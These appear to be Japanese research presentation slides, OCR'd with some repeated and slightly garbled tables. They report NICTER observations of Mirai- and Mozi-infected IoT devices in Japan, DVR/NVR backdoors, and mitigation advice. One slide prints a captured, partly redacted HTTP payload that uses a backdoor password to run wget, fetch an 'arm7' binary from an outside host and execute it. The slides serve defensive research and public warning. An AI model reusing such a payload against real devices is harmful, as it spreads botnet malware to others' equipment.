19	BitTorrentのネゴシエーション？	{3}	BitTorrentのネゴシエーション？
27	Miraiに感染したIoT機器	{23 37215}	IoT機器
27	マルウェアに感染したIoT機器（ルータなど）	{23 81}	IoT機器
25	半数が携帯キャリアA社	{80}	不明(宛先は単一のIPアドレス)
22	Windowsなど(EoL製品含む)	{3389}	Windows(RDP)
17	携帯キャリアA社	{389 7300 80 8080}	不明(宛先は単一のIPアドレス)
15	Windowsなど(EoL製品含む)	{1433}	Windows(MSSQL)
15	携帯キャリアA社	{389 8080}	不明(宛先は単一のIPアドレス)
14	マルウェア（Mozi系）感染端末	{37215 49152 52869 5555 60001 7574 80 8080 8081 81 8181 8443}	IoT機器
13	半数がGoogleのキャッシュサーバ	{443}	HTTPS（クローラーか？）
1428	不明	ポートセットごとに11ホスト以下	不明

感染機器の実態

Exploitの宛先ポート・サービス

マルウェアの種類

2022年5月12日現在の日本国内の全送信元ホストの内訳

ホスト数	送信元のホスト・機器	スキャンの宛先ポート	攻撃対象/サービス
1033	Miraiに感染したIoT機器	{23}	IoT機器
402	Windowsなど(EoL製品含む)	{445}	Windows(SMB)
237	携帯キャリアA社	{8080}	不明(宛先は単一のIPアドレス)
126	複数（サーバー、ラズパイ、OpenWRTなど）	{22}	SSH
72	Miraiに感染したIoT機器	{23}	IoT機器
65	携帯キャリアA社	{8080}	不明(宛先は単一のIPアドレス)
45	携帯キャリアA社	{7300 8080}	不明(宛先は単一のIPアドレス)
44	携帯キャリアA社	{389 7300}	不明(宛先は単一のIPアドレス)
42	マルウェア感染端末（機器不明）	{5555}	Android OS搭載機器(ADB)
41	携帯キャリアA社	{8080}	不明
19	BitTorrentのネゴシエーション？	{1829}	BitTorrentのネゴシエーション？
27	Miraiに感染したIoT機器	{23 37215}	IoT機器
27	マルウェアに感染したIoT機器（ルータなど）	{23 81}	IoT機器
25	半数が携帯キャリアA社	{80}	不明(宛先は単一のIPアドレス)
22	Windowsなど(EoL製品含む)	{3389}	Windows(RDP)
17	携帯キャリアA社	{389 7300 80 8080}	不明(宛先は単一のIPアドレス)
15	Windowsなど(EoL製品含む)	{1433}	Windows(MSSQL)
15	携帯キャリアA社	{389 8080}	不明(宛先は単一のIPアドレス)
14	マルウェア（Mozi系）感染端末	{37215 49152 52869 5555 60001 7574 80 8080 8081 81 8181 8443}	IoT機器
13	半数がGoogleのキャッシュサーバ	{443}	HTTPS（クローラーか？）
1428	不明	ポートセットごとに11ホスト以下	不明

- Windowsの感染，Windowsを狙う攻撃は過去も上位を占める
- Windows7などEOL製品の感染も確認

多様なIoT機器が感染しているのが実態


ホスト数	送信元のホスト・機器	スキャンの宛先ポート	攻撃対象/サービス
1033	Miraiに感染したIoT機器	{23}	IoT機器
402	Windowsなど(EoL製品含む)	{445}	Windows(SMB)
237	携帯キャリアA社	{8080}	不明(宛先は単一のIPアドレス)
126	複数（サーバー、ラズパイ、OpenWRTなど）	{22}	SSH
72	Miraiに感染したIoT機器	{23}	IoT機器
65	携帯キャリアA社	{7300}	不明(宛先は単一のIPアドレス)
45	携帯キャリアA社	{7300 8080}	不明(宛先は単一のIPアドレス)
44	携帯キャリアA社	{389 7300}	不明(宛先は単一のIPアドレス)
42	マルウェア感染端末（機器不明）	{5555}	Android OS搭載機器(ADB)
41	不明	{65535}	不明
19	BitTorrentのネゴシエーション？	{1829}	BitTorrentのネゴシエーション？
27	Miraiに感染したIoT機器	{23 37215}	IoT機器
27	マルウェアに感染したIoT機器（ルータなど）	{23 81}	IoT機器
25	半数が携帯キャリアA社	{80}	不明(宛先は単一のIPアドレス)
22	Windowsなど(EoL製品含む)	{3	不明(宛先は単一のIPアドレス)
17	携帯キャリアA社	{389 7300 80 8080}	不明(宛先は単一のIPアドレス)
15	Windowsなど(EoL製品含む)	{1433}	Windows(MSSQL)
15	携帯キャリアA社	{389 8080}	不明(宛先は単一のIPアドレス)
14	マルウェア（Mozi系）感染端末	{37215 49152 52869 5555 60001 7574 80 8080 8081 81 8181 8443}	IoT機器
13	半数がGoogleのキャッシュサーバ	{443}	HTTPS（クローラーか？）
1428	不明	ポートセットごとに11ホスト以下	不明

1256ホスト/全体の33%がIoT機器

感染機器や観測原因の特定に結びつかない事象もそれなりにある

ホスト数	送信元のホスト・機器	スキャンの宛先ポート	攻撃対象/サービス
1033	Miraiに感染したIoT機器	{23}	IoT機器
402	Windowsなど(EoL製品含む)	{445}	Windows(SMB)
237	携帯キャリアA社	{8080}	不明(宛先は単一のIPアドレス)
126	複数（サーバー、ラズパイ、OpenWRTなど）	{22}	SSH
72	Miraiに感染したIoT機器	{23}	IoT機器
65	携帯キャリアA社	{7300}	不明(宛先は単一のIPアドレス)
45	携帯キャリアA社	{7300 8080}	不明(宛先は単一のIPアドレス)
44	携帯キャリアA社	{389 7300}	不明(宛先は単一のIPアドレス)
42	マルウェア感染端末（機器不明）	{5555}	Android OS搭載機器(ADB)
41	不明	{65535}	不明
19	BitTorrentのネゴシエーション？	{1829}	BitTorrentのネゴシエーション？
27	Miraiに感染したIoT機器	{23 37215}	IoT機器
27	マルウェアに感染したIoT機器（ルータなど）	{23 81}	IoT機器
25	半数が携帯キャリアA社	{80}	不明(宛先は単一のIPアドレス)
22	Windowsなど(EoL製品含む)	{3389}	Windows(RDP)
17	携帯キャリアA社	{389 7300 80 8080}	不明(宛先は単一のIPアドレス)
15	Windowsなど(EoL製品含む)	{1433}	Windows(MSSQL)
15	携帯キャリアA社	{389 8080}	不明(宛先は単一のIPアドレス)
14	マルウェア（Mozi系）感染端末	{37215 49152 52869 5555 60001 7574 80 8080 8081 81 8181 8443}	IoT機器
13	半数がGoogleのキャッシュサーバ	{443}	HTTPS（クローラーか？）
1428	不明	ポートセットごとに11ホスト以下	不明

日本国内の感染機器の傾向



- shodan,censys, KARMA
- HTTP(80/tcp), other open ports
- source port, address

734ホストを機器特定

5月12日にMiraiに感染していた1217ホストの内訳

	メーカー名/機器名	ホスト数
DVR/NVR	Pinetron製DVR/NVR	427
	FocusH&S製DVR/NVR	188
	Rifatron製DVR/NVR	16
	Lilin製DVR/NVR	15
	Xiongmai製DVR/NVR	2
	その他DVR/NVR	2
ルーター	Logitec	9
その他	NAS/IPカメラなど	75
不明	不明（接続不可など）	483


※これらの値はグローバルIPアドレス変動等による二重カウントも含む

送信元にアクセスして確認できたWebUI

IW2011で紹介した、Mirai感染ホストの内訳


	機器名	ホスト数
ルータ	Logitec製	267
	メーカー・機種不明	41
	Buffalo製	16
	モバイルルータ（複数）	3
	エレコム製	1
	IPアドレス変動（Logitec含む）	118
Webカメラ	VSTARCAM	112
	CMS_WebViewer	21
	防犯カメラ製品（複数）	15
	Nuuo	9
NAS	QNAP製NAS	6
不明	不明（接続不可など）	137

※これらの値はグローバルIPアドレス変動等による二重カウントも含む



防犯カメラ製品/NAS製品の中には、
・shodanにカメラ映像が掲載されてしまっている
・企業名と場所が設定されており、有名企業の物流センターで使われていることがわかる
・プライベートの写真がWeb（80/TCP）のログイン画面に設定されているものもあり

国内ロジテックルータの感染からDVR/NVRの感染へ



なぜロジテック製ルータの観測数が減少したか？

- 観測数の大小に関わらず，**攻撃は常に継続**している
  - ✓ 日々10万パケット以上攻撃ペイロードを送信するharderを実機で観測

- 感染に使用される**検体は二種類**
  - ✓**DDoS攻撃のみ**を行う
    - スキャンしない＝**NICTERの観測数が減る**
  - ✓DDoS攻撃＋次の感染先を探索する**スキャンパケットをばらまく**
    - **NICTERの観測数が増加**

- 2022年は**DDoS攻撃のみを行う検体が支配的に**




DVR/NVRとは

- Digital Video Recorder (DVR)
  - ✓カメラが同軸ケーブルで繋がる

- Network Video Recorder (NVR)
  - ✓カメラ側がイーサネットでつながる

- ほぼいわゆる防犯カメラ
  機器自体もSoCや筐体は同一、カメラとの接続が異なる

NICTで脆弱性を確認したDVR（一部抜粋）

製造元	筐体	管理画面	有効なポート （※FWにより異なるため参考情報）
FocusH&S			80/TCP 8002/TCP 9010/TCP 10801/TCP
Rifatron			21/TCP 23/TCP 80/TCP 1998/TCP 50100/TCP
Pinetron			7000/TCP
CTRing			23/TCP 80/TCP 5920/TCP


DVR機器がなぜマルウェアに感染するのか

- 理由1. **インターネットへ直結**しているから
  - ✓スマートフォンなどを使った遠隔視聴
  - ✓時刻同期
  - ✓設置業者による遠隔管理？

- 理由2. **バックドアが存在**するから
  - ✓仕向け国用に**設定変更するためのメニューを提供**するため
  - ✓**目的は不明**だが存在する
    - 同一の機器と思われるが，国内販売店によってバックドアの有無が異なる
      - **●販売店の要望？**

（実例）バックドアと攻撃のペイロード

バックドアのページ（認証なしでアクセス可能）※再現イメージ



パスワードのアルゴリズムは
製造元もしくはファームウェア解析を
しないと分からない

実機に届いたペイロードを確認すると、**バックドア用アカウントの正しいパスワードを用いてコマンド実行**がされている
このペイロード送信元からは、**30分に1回以上のペースで攻撃を観測**

```
POST xxxxxxx.cgi HTTP/1.1
Host: xxx.xxx.xxx.xxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: xxx
Content-Type: application/x-www-form-urlencoded

xxxxxxxx&key=72B5F313-B124A1A3&pwd=XaAJNULmEVg%3D&cmd=cd+%2Ftmp%2F%3B+rm+-
rf+arm7%3B+wget+http%3A%2F%2Fxxx.xxx.xxx.xxx%2Farm7%3B+chmod+777+arm7%3B+.%2Farm7+multidvr
```

販売代理店によりバックドアの有無は異なる

※文字列等は変更してあります

（参考）実機を用いた観測環境（実機ハニーポット）

ホワイトリスト方式のファイアーウォール環境にて
攻撃者からの通信を招き入れて観測

対策が困難な厳しい現実

- **日本国内では脆弱なIoT機器が多数マルウェアに感染．DDoS攻撃のインフラを形成**
  - ✓DVR製品やLogitec製ルータなどの感染が常態化している

- 機器ユーザのパスワード変更では感染を防ぎきれない
  - ✓機器固有の変更不能なパスワードが設定されていて**ユーザが変更できない**
  - ✓**バックドア**が存在する
    - **機器のWeb管理画面にアクセスさえできれば乗っ取れる**

- **対策の有無が不明**
  - ✓そもそもFWが公開されているのか不明
  - ✓最新版のFWで対策されているのか不明
  - ✓適切な注意喚起を行うのが難しい

DVR製品の推奨される運用方法

- インターネットにつながない！（LANケーブルを抜く）

- ルータにDVRをつないでいる場合
  - ✓UPnPを無効にする
  - ✓ポートフォワード（ポート開放）設定をしない
  - ✓DMZにカメラを設置しない


適切な対策情報をベンダが提供しない限り，
ユーザ側の努力で対策することは困難な現状

販売店に対して個別にコンタクトをしているが返事を貰えないことも…

市場に出回る脆弱な機器を減らす取組み

- **NICTERデータを使用した注意喚起**
  - ✓NOTICE（右側赤枠）
    - Miraiに感染している機器全般
  - ✓解析チーム
    - Miraiに感染した機器の個別調査
    - Mirai以外のマルウェアに感染している機器（サーバ含む）

二つの手段で注意喚起を実施中



NOTICEの実施状況（https://notice.go.jp/status）

